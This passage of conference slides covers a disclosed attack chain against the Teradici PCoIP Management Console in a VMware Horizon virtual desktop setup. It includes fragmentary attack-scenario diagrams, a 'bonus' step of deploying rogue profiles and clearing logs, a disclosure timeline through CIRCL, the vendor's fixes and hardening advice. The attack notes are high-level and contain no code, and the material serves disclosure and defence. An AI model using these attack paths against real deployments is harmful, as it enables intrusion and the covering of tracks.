

Domain Controller



VMware View Connection Server / Horizon View



192.168.1.11



Proxy to real VCS



192.168.1.14

Management Console



# 10

Virtual Desktop Session

TCP/443  
192.168.1.250

Zero-Client




# Attack scenario


Domain Controller



VMware View Connection Server / Horizon View



192.168.1.11



# 11



Zero-Client

TCP/443  
192.168.1.250



Management Console




# BONUS

Domain Controller



VMware View Connection Server / Horizon View




B  
O  
N  
U  
S

New rogue **group/profile** deployment!  
+ clear logs + ...



Management Console





---

# *Responsible disclosure outcome & Recommendations*

# 5

## *Responsible disclosure*

### **Timeline:**

- 27-07-2015 → Report sent to CIRCL
- 27-07-2015 → CIRCL forwards to the editor
- ??-??-2015 → Exchanges between CIRCL and the editor
- 07-08-2015 → Editor says “[...] we have reviewed the findings you provided us and are working to provide an updated release that resolves these issues [...]”
- 09-09-2015 → Management Console v1.10.4 is out **“This release is a security update. It is strongly recommended that all PCoIP Management Console users upgrade to this release.”**



## ***Responsible disclosure***

Editor's fixes consist in:

1. Redirecting to login page when trying to reach BackupDBDownload.php without being authenticated (like other pages).
2. Providing a way to change the archive encryption password.

## ***Recommendations***

- Change the default SSH password (or disable/block SSH)
- Change the default Web Admin password
- Change the default archive encryption password
- Use a dedicated Zero-Client admin password (cleartext in DB)
- Disable mod-copy in ProFTPD
- Network segregation : use ACL/firewall rules to protect the ports... (TCP/443 & 22 from the Management VLAN, TCP/21, 50000 and 50100 from the Zero-Client VLAN...)
- Zero-Clients are 802.1x compatible!
- Lock the user interface on the Zero-Clients

---


# *Conclusion*

6

## *Outcome*

- Combining **several vulnerabilities** allowed us to corrupt an entire Virtual Desktop Infrastructure, even in the context of an **hardened environment**
- Vulnerabilities have been reported following a **Responsible Disclosure** via the **CIRCL**
- The editor **deployed the fixes** in a new release (v1.10.4) in a timely manner

**[TODO]**



---

*Thank you!*

*Q?*

---

This document was created using the official VMware icon and diagram library. Copyright © 2012 VMware, Inc. All rights reserved. This product is protected by U.S. and international copyright and intellectual property laws. VMware products are covered by one or more patents listed at <http://www.vmware.com/go/patents>.

VMware does not endorse or make any representations about third party information included in this document, nor does the inclusion of any VMware icon or diagram in this document imply such an endorsement.

Teradici and PCoIP are registered trademarks or trademarks of Teradici Corporation in the United States and/or other countries.

All trademarks, service marks, trade names, trade dress, product names and logos appearing on these slides are the property of their respective owners.